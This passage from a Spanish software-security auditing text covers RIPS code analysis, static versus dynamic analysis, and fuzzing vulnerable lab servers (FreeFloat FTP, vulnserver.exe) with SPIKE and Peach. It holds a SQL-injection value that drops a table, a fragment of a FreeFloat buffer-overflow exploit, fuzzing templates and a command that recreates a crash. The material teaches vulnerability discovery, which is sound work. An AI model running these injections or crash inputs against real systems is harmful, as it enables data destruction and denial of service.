La instalación de RIPS es realmente sencilla, únicamente descargamos y extraemos los ficheros en nuestro ***Document Root*** (directorio raíz desde el que se sirven las aplicaciones) y estaría listo para empezar a analizar código. Una gran ventaja de RIPS es su interfaz web la cual permite generar gráficas, mostrar relaciones entre los diversos ficheros, detectar *backdoors,* utilizar expresiones regulares para buscar determinados patrones, etc.

En el siguiente ejemplo *parseamos* el fichero sqli.php el cual es vulnerable a un *sql injection* a través del parámetro **id.** La interfaz de RIPS permite filtrar por diversos niveles de alertas (*verbosity level*) así como el tipo de vulnerabilidad que deseamos buscar (*all* en el ejemplo). Una excelente funcionalidad de RIP es **ExploitCreator** mediante la cual podremos fácilmente aprovecharnos de las vulnerabilidades encontradas recreando el *exploit* apropiado. En nuestro caso, ExploitCreator nos genera automáticamente la petición GET con la que podemos explotar el sqli, solicitándonos únicamente el valor del parámetro **id** con el que realizar la inyección (*100, DROP users*—en el ejemplo)




Figura 111. Análisis de código con RIPS

El siguiente ejemplo, se corresponde con un RFI (**Remote File Inclusion**) en PHP WEBO Site SpeedUp <= 1.6.1 (véase el exploit en exploit-db.com[133]), el cual es vulnerable a varios RFI debido al mal uso de la variable *basepath.* Como vemos, RIPS nos informa de la misma y nos resalta las líneas propensas a dicho RFI. RIPS además nos permite mostrar las entradas que recibe *index.php* (opción *user input*) las cuales pueden ayudarnos a testear nuevas formas de explotación.




Figura 112. Análisis de código con RIPS

Es realmente importante contar con este tipo de herramientas como complemento adicional a nuestro entorno de desarrollo sobre todo cuando éste no cuente con funcionalidades de seguridad que alerten al desarrollador sobre posibles vulnerabilidades en el código.

De este modo es importante documentarse del IDE empleado ya que muchas de las funcionalidades, *plugins*, módulos soportados por el mismo pueden detectar problemas de seguridad potenciales. Véase como ejemplo el switch **/analyze** para **cl** (conocida comúnmente como **PreFast**[135]), que se encuentra disponible en Visual C++ y puede ayudarnos a encontrar errores como *null pointer dereference* o *buffer overflow.*




Figura 113. PreFast

8.1.3. Análisis Estático vs Análisis Dinámico

Aunque los ejemplos vistos anteriormente saltan a la vista rápidamente, incluso para iniciados en el mundo de la programación, cuando el desarrollo de un producto comprende miles de líneas de código y cuando es desarrollado por múltiples departamentos, los errores de este tipo se vuelven más complejos de detectar.

Es por este motivo por el que estas herramientas pueden ser un buen apoyo para detectar **algunas** vulnerabilidades de carácter grave. Es importante recordar sin embargo que dichas herramientas pueden generar una falsa sensación de seguridad al no reportar cierto tipo de vulnerabilidades, las cuales sin embargo pueden producirse bajo ciertas condiciones, o que simplemente, no son capaces de detectar debido a la naturaleza de las mismas. El uso por tanto de estas herramientas debe considerarse únicamente como un paso más durante el proceso de auditoría de *software*.

[135] **Exploit-db: RFI en WEBO Site SpeedUP**
http://www.exploit-db.com/exploits/19178/

Para mostrar las limitaciones[136] de ambos tipos de análisis (estático/dinámico) los siguientes puntos describirán algunas de las ventajas e inconvenientes de los métodos descritos anteriormente:

Análisis Dinámico- Ventajas

- Detección de vulnerabilidades en *runtime.*
- Es capaz de detectar dependencias, las cuales serían imposibles durante un análisis estático (Ej: polimorfismo).
- Permite llevar a cabo análisis de aplicaciones de las cuales no disponemos de su código fuente (enfoque *blackbox).*
- Permite identificar vulnerabilidades que pueden haber sido reportadas como falsos negativos durante el análisis estático.

Análisis Dinámico- Desventajas

- No existen herramientas automatizadas para todos los lenguajes.
- Generación de falsos negativos y falsos positivos.
- Dificultad de localizar cierto tipo de vulnerabilidades (localización en el código fuente).
- Dificultad de reproducir todas las posibles vías de ejecución.

Análisis Estático- Ventajas

- Permite detectar vulnerabilidades de forma temprana durante el ciclo de desarrollo de *software*.
- Permite identificar la situación exacta de la vulnerabilidad.
- Acceso a todo el código.
- El análisis no requiere *inputs* por lo que se elimina la necesidad de crear gran variedad de tests.

Análisis Estático- Desventajas

- Incapaz de detectar vulnerabilidades en tiempo de ejecución.
- Pueden generar una falsa sensación de seguridad si no se reportan vulnerabilidades.
- No existen herramientas automatizadas para todos los lenguajes.
- Si se carece de herramientas automatizadas puede ser un proceso lento.

[136] **Static vs. dynamic code analysis: advantages and disadvantages**
http://gcn.com/articles/2009/02/09/static-vs-dynamic-code-analysis.aspx

8.2. ENFOQUE BLACK-BOX

En los puntos anteriores, se ha hecho hincapié en el análisis tanto estático como dinámico con el objetivo de localizar posibles *bugs* para prevenir así ataques posteriores. Otro enfoque de gran importancia que debe considerarse durante el proceso de auditoría de *software,* es el uso de herramientas de *fuzzing*[137] con las que intentar también localizar puntos de inestabilidad en nuestro *software* que puedan **ser aprovechados para ejecutar código**[138]. A este proceso se le debe prestar aún más atención cuando se trate de analizar servicios que utilizan *sockets* y que pueden por tanto ser explotados de forma remota. Según se describe en el libro "***Fuzzing: Brute Force Vulnerability Discovery***" [139]

"…we define fuzzing as a method for discovering faults in software by providing unexpected input and monitoring for exceptions. It is typically an automated or semiautomated process that involves repeatedly manipulating and supplying data to target software for processing."

Para este fin, se utilizarán herramientas cuyo propósito es generar multitud de cadenas irregulares y de diversa longitud para enviárselas a nuestro *software* y analizar su comportamiento. Desde este enfoque (**black-box***)* podremos analizar *software* del que no disponemos de su código fuente ya que, en función del comportamiento del mismo, podrá deducirse el uso de controles adecuados para manejar todo tipo de *inputs.* Generalmente las cadenas generadas por los *fuzzers* servirán de entrada bien de forma local, por medio por ejemplo de ficheros (como se vio con FOE) o bien por medio de *sockets*; a través por ejemplo de peticiones GET a servidores web, parámetros a un servidor SMTP, etc. **Cualquier tipo de entrada aceptada por el *software* podría ser susceptible de ser explotada, por tanto, la destreza del auditor para utilizar herramientas/scripts de *fuzzing* será fundamental para detectar vulnerabilidades en el mismo.** En los siguientes puntos se mostrarán algunos ejemplos de herramientas que pueden servirnos de ayuda para realizar *fuzzing* sobre aplicaciones susceptibles de ser explotadas remotamente.

8.2.1. *Fuzzing* con Spike (FreeFloat) / Peach (vulnserver.exe)

SPIKE es un *framework* de *fuzzing* desarrollado por Dave Aitel bajo licencia GNU. Esta herramienta, desarrollada en C, es extensamente utilizada gracias a la flexibilidad de su API y a la rapidez con la que es posible crear *fuzzers* a medida para protocolos de red. Spike utiliza bloques de datos denominados *SPIKES* que se utilizan para representar las capas de datos de los protocolos que se desean *fuzzear*. Estos bloques de datos se definirán en ficheros .**spk** que posteriormente serán enviados por medio de **intérpretes**. Estos intérpretes se encuentran en ***/pentest/fuzzer/spike/src*** (Bactrack 5) y se encargarán de transportar los bloques de datos que deseamos *fuzzear* a la aplicación deseada sin preocuparnos de implementar la lógica del protocolo subyacente.

---

137 **Fuzzing for software vulnerability discovery**
http://www.ma.rhul.ac.uk/static/techrep/2009/RHUL-MA-2009-04.pdf

138 **Winamp 5.58: From Denial of Service to Code Execution**
http://www.exploit-db.com/winamp-5-58-from-dos-to-code-execution/

139 **Fuzzing for Brute Force Vulnerability Discovery**
http://www.fuzzing.org/

Así por ejemplo, el intérprete **generic_send_tcp** se encargará de implementar la conexión TCP (capa 4) con la máquina destino, y de entregar los datos definidos en el fichero .spk pertinente. De esta forma solo necesitaremos preocuparnos en definir la capa de aplicación del servicio que deseamos *fuzzear*. Dentro del directorio ***./src/audits*** podemos encontrar plantillas de protocolos comunes en las que ya se encuentran definidas las estructuras de datos correspondientes a dichos protocolos.

Spike utiliza diversas APIs para formar los bloques de datos que se enviarán a la aplicación. Las funciones que más nos interesan en este caso son:

```
s_string("test")
s_string_variable("batman")
```

La primera función simplemente imprimirá la cadena literal dentro de los *SPIKES* enviados. La segunda función, sin embargo, indica que dicha cadena debe ser *fuzzeada*, utilizando "batman" en la primera iteración (o como literal durante el *fuzzing* del resto de variables).

Supongamos por ejemplo que deseamos testear un nuevo servidor ftp y queremos *fuzzear* algunos de sus parámetros por medio de Spike. Para ello utilizaremos el servidor **FreeFloat**, del cual sabemos de antemano que es susceptible a un *buffer overflow* si se envía el comando USER seguido de una cadena excesivamente larga[140] (véase imagen adjunta del exploit creado por 0v3r)

```
print("[-] Connecting to " + ip + " on port " + port + "\n")
s.connect((ip,int(port)))
data = s.recv(1024)
print("[-] Sending exploit...")
s.send('USER ' + buff + '\r\n')
s.close()
```

Figura 114. Fragmento de código para FreeFloat

Intentaremos forzar dicho *crash* con Spike, para ello utilizaremos como plantilla el fichero **./src/audits/ftpd1.spk** y la modificaremos para *fuzzear* tanto la cadena USER como el propio usuario. Fíjese por tanto que ambas variables deben de enviarse por medio de s_string_variable.

Una vez guardado el fichero (ftpd1_bm.spk) lo lanzaremos contra el servidor ftp que deseamos fuzzear.

Puesto que FTP emplea como capa de transporte TCP, lanzaremos los *SPIKES* por medio del intérprete **generic_send_tcp**. Para utilizar este intérprete es necesario especificar los siguientes parámetros.

```
GNU nano 2.2.2          File: ftpd1_bm.spk

s_string_variable("USER");
s_string(" ");
s_string_variable("batman");
s_string("\r\n");
s_string("PASS ");
s_string_variable("bane");
s_string("\r\n");

s_string("SITE ");
s_string_variable("SEDV");
s_string("\r\n");

s_string("ACCT ");
File Name to Write: ftpd1_bm.spk
```

Figura 115. ftpd1_bd.skp (Fuzzing FreeFloat)

[140] **Exploit-db: Freefloat FTP Server Buffer Overflow Vulnerability 0day**
http://www.exploit-db.com/exploits/15689/





Figura 116. Generic_send_tcp

Como se ve en la imagen, requiere por un lado de la IP y puerto del servidor (datos para la conexión TCP) así como del fichero .spk. Además necesita dos variables: SKIPVAR y SKIPSTR.

La primera de ellas especifica a partir de qué variable se desea empezar a *fuzzear* (contando desde 0). Es decir, si pretendemos *fuzzear* 20 variables del protocolo FTP, podemos forzar que Spike empiece por el número 10, ignorando así las 10 primeras.



Cuando comienza a *fuzzear* cada una de las variables, Spike generará valores aleatorios que enviará al servidor. La variable SKIPSTR permite saltarnos los primeros X valores aleatorios que tomará cada una de las variables. Gracias a SKIPVAR y SKIPSTR podremos ahorrarnos multitud de tiempo para recrear un *crash* que hayamos producido anteriormente sin necesidad de esperar todo el proceso de *fuzzing*. Conocidos estos valores ya podemos ejecutar FreeFloat y lanzar Spike tal y como se muestra en la imagen adjunta.




Figura 117. Generic_send_tcp ftpd1_bm.spk

Tras *fuzzear* con diversos valores a FreeFloat observamos que la aplicación muere a los pocos segundos. Además, fijándonos en el paquete que produjo el DoS observamos que fue la primera variable (USER) la que produjo el *crash* en FreeFloat.




Figura 118. FreeFloat crash

Es decir que dicho server es susceptible de ser explotado enviando como primer comando un *string* lo suficientemente largo. Podemos conocer aproximadamente cuando se produjo dicho DoS analizando la salida generada por *generic_send_tcp* (véase imagen).




Figura 119. closed socket!

En este caso parece que la variable 1 (SKIPVAR=0) a partir de la cadena de *fuzzing* 73 (SKIPSTR=72) provocó la caída de FreeFloat. Si necesitamos recrear este DoS bastaría con lanzar:

```
./generic_send_tcp 192.168.1.34 21 ./audits/FTPD/ftpd1_bm.spk 0 72
```

ahorrándonos así la espera de los primeros 72 *strings* para la variable 0. Si adjuntamos esta vez el servidor FTP a Immunity podemos ver que lo que se consigue es un *direct overwrite* de IP.





Figura 120. Immunity Debbuger. FreeFloat 0x41414141

Spike también dispone de una API, **s_binary()**, para añadir datos binarios a los *SPIKES*. Además permite definir estructuras de código gracias a **s_block_start()** y **s_block_end()** donde podremos especificar el tamaño de las mismas. Gracias a estas APIs, *fuzzear* aplicaciones de las que desconozcamos su protocolo no será una tarea compleja. Únicamente capturando tráfico, copiando el contenido dentro de s_binary() y utilizando bloques de código podremos ir segmentando el protocolo y *fuzzeando* cada uno de los campos. La siguiente imagen muestra un ejemplo del uso de bloques para segmentar y establecer el tamaño de cada una de las secciones de un paquete de conexión SSL.



Para más información sobre Spike puede consultar la entrada de Grey Corner "***Using Spike to find vulnerabilities in VulnServer***" [141] o el propio *paper*[142] de presentación de su autor Dave Aitel.

Figura 121. ssl.spk (spike)

[141] **Using Spike to find vulnerabilities in Vulnserver**
http://resources.infosecinstitute.com/intro-to-fuzzing/

[142] **An Introduction to SPIKE, the Fuzzer Creation Kit**
www.blackhat.com/presentations/bh-usa-02/bh-us-02-aitel-spike.ppt/

Peach *fuzzing framework* es sin duda, hoy en día, uno de los mejores *fuzzers* para todo tipo de aplicaciones. La idea de este *framework*, desarrollado por Michael Eddington, es definir la estructura de ficheros, binarios, protocolos, etc. en *templates* XML. Estos *templates* (plantillas), denominados **pits**, definirán qué campos o estructuras de datos desean mantenerse intactas y cuáles serán modificadas aleatoriamente (***Random Mutation Strategy***). Peach cuenta también con **Agentes**, que se encargarán de monitorizar el comportamiento de la aplicación durante la fase de *fuzzing*. Al igual que FOE, estos agentes utilizarán el *plugin* de Microsoft **!Exploitable** con el que analizar cualquier *crash* generado por la aplicación. La parte más tediosa de Peach es sin duda definir la estructura de datos que se desea *fuzzear*. Desde el apartado **Public Pit files**[143] pueden verse algunos **pits** ya definidos para ficheros zip, arp, binarios elf, etc.

Veamos un ejemplo sencillo. Intentaremos *fuzzear* el servidor vulnerable de Grey Corner **vulnserver.exe**[144], el cual, sabemos que es susceptible de ser explotado mediante el envío de un comando TRUN con un parámetro suficientemente largo. Al igual que con SPIKE es necesario en primer lugar entender el protocolo empleado. En este caso es realmente sencillo, únicamente el servidor acepta una serie de comandos y devuelve una cadena indicando el éxito o no del mismo. Empezaremos definiendo el *pit* para este servicio.

```
- <DataModel name="vulnserver">
    <String name="comando" value="TRUN" token="true" mutable="false" />
    <String name="param" value="bane" />
  </DataModel>
- <StateModel name="TheStateModel" initialState="TheState">
  - <State name="TheState">
    - <Action type="output">
        <DataModel ref="vulnserver" />
      </Action>
    </State>
  </StateModel>
- <Agent name="RemoteAgent" location="http://192.168.1.50:9000">
  - <Monitor name="Debugger" class="debugger.WindowsDebugEngine">
      <Param name="CommandLine" value="c:/vulnserver/vulnserver.exe" />
    </Monitor>
  </Agent>
- <Test name="NetworkTest">
    <Agent ref="RemoteAgent" />
    <StateModel ref="TheStateModel" />
  - <Publisher class="tcp.Tcp">
      <Param name="host" value="192.168.1.50" />
      <Param name="port" value="2222" />
    </Publisher>
  </Test>
- <Run name="DefaultRun">
    <Test ref="NetworkTest" />
  - <Logger class="logger.Filesystem">
      <Param name="path" value="logs" />
    </Logger>
  </Run>
```

Figura 122. Pit para vulnserver.exe

Como vemos en la imagen adjunta, se trata de un fichero XML formado por cinco partes. En la primera de ellas, **DataModel,** se define la estructura de los datos que deseamos *fuzzear*. En este caso únicamente definimos la cadena **TRUN** (vease un espacio al final) seguida de otra cadena denominada **bane**. El parámetro **token** le indica a Peach que dicho campo es obligatorio y que necesita identificarlo antes de continuar.

Puesto que en este caso, vulnserver requiere obligatoriamente del comando TRUN para poder procesarlo correctamente, fijaremos **token = true** para dicho *string*.

Según este modelo de datos, Peach generará cadenas del tipo:

---

143 **Public Pits Files**
http://peachfuzzer.com/PublicPits

144 **Introducing Vulnserver**
http://grey-corner.blogspot.com.es/2010/12/introducing-vulnserver.html

```
TRUN randomvalue1
TRUN randomvalue2
TRUN randomvalue3
```

La segunda estructura, **StateModel,** se encarga de definir el flujo de datos durante el proceso de *fuzzing*. En este caso especificaremos como **action type=output** indicando que se enviará la salida mediante un ***Publisher*** (visto más adelante).

La siguiente estructura **Agent**, define en qué máquina se encuentra el Agente de monitorización (location=**"192.168.1.50:9000"**) así como la ruta del ejecutable a monitorizar (parámetro **CommandLine**).

La estructura **Test,** se encargará de agrupar los bloques StateModel y Agent definidos anteriormente y definir los **Publishers** encargados de enviar los datos generados por Peach. Puesto que en este caso se trata de una aplicación que hace uso de **sockets** sobre TCP se ha definido el *Publisher* class TCP así como la IP y el puerto en el que escucha vulnserver.exe.

Por último, es necesario definir **Run** donde se definirá el tipo de test que se llevará a cabo (en nuestro caso el único definido: NetworkTest) y el directorio donde se almacenarán los *logs* generados.

En resumen, lo que tenemos serán dos máquinas **A** y **B**. En B se encontrará el servicio vulnserver.exe escuchando en el puerto 2222. Además, en dicha máquina existirá un Agente escuchando en el puerto 9000 que recibirá órdenes desde A durante el proceso de *fuzzing*.

Desde A por tanto ejecutaremos Peach con el *pit* generado anteriormente, el cual empezará a *fuzzear* a vulnserver.exe. En caso de que se produzca un DoS, el Agente llamará a Windbg e intentará *debuggear* dicho *crash* mediante **!Exploitable**




Figura 123. Fuzzing vulnserver.exe

Para comprobar que nuestro *pit* está correctamente estructurado y carece de errores o referencias inválidas es recomendable ejecutar:

```
peach.bat –t Vulnserver.xml
```

Tras comprobar que nuestro *pit* no tiene errores, ya podemos empezar a *fuzzear* el servicio. Ejecutaríamos vulnserver (**vulnserver.exe 2222**), el Agent Peach en el equipo B (**peach.bat –a**) y posteriormente el *pit* creado desde A (**peach.bat Vulnserver.xml**).

Tras ejecutar peach podemos observar su conexión con el cliente.




Figura 124. Ejecución de pit VulServer.xml y del peach agent

Peach empezará a *fuzzear* el comando TRUN con diversos valores hasta que finalmente genera un DoS en vulnserver. Aunque los agentes tienen capacidad de generar un pcap de la petición que generó dicho *crash* (veáse Monitor class="network.PcapMonitor")[145] en este caso podemos hacer uso del operador **matches** desde Wireshark indicándole los bytes que generaron el *EIP overwrite.* De esta manera podemos localizar el paquete que generó el DoS y utilizarlo de nuevo para recrear el *crash.*

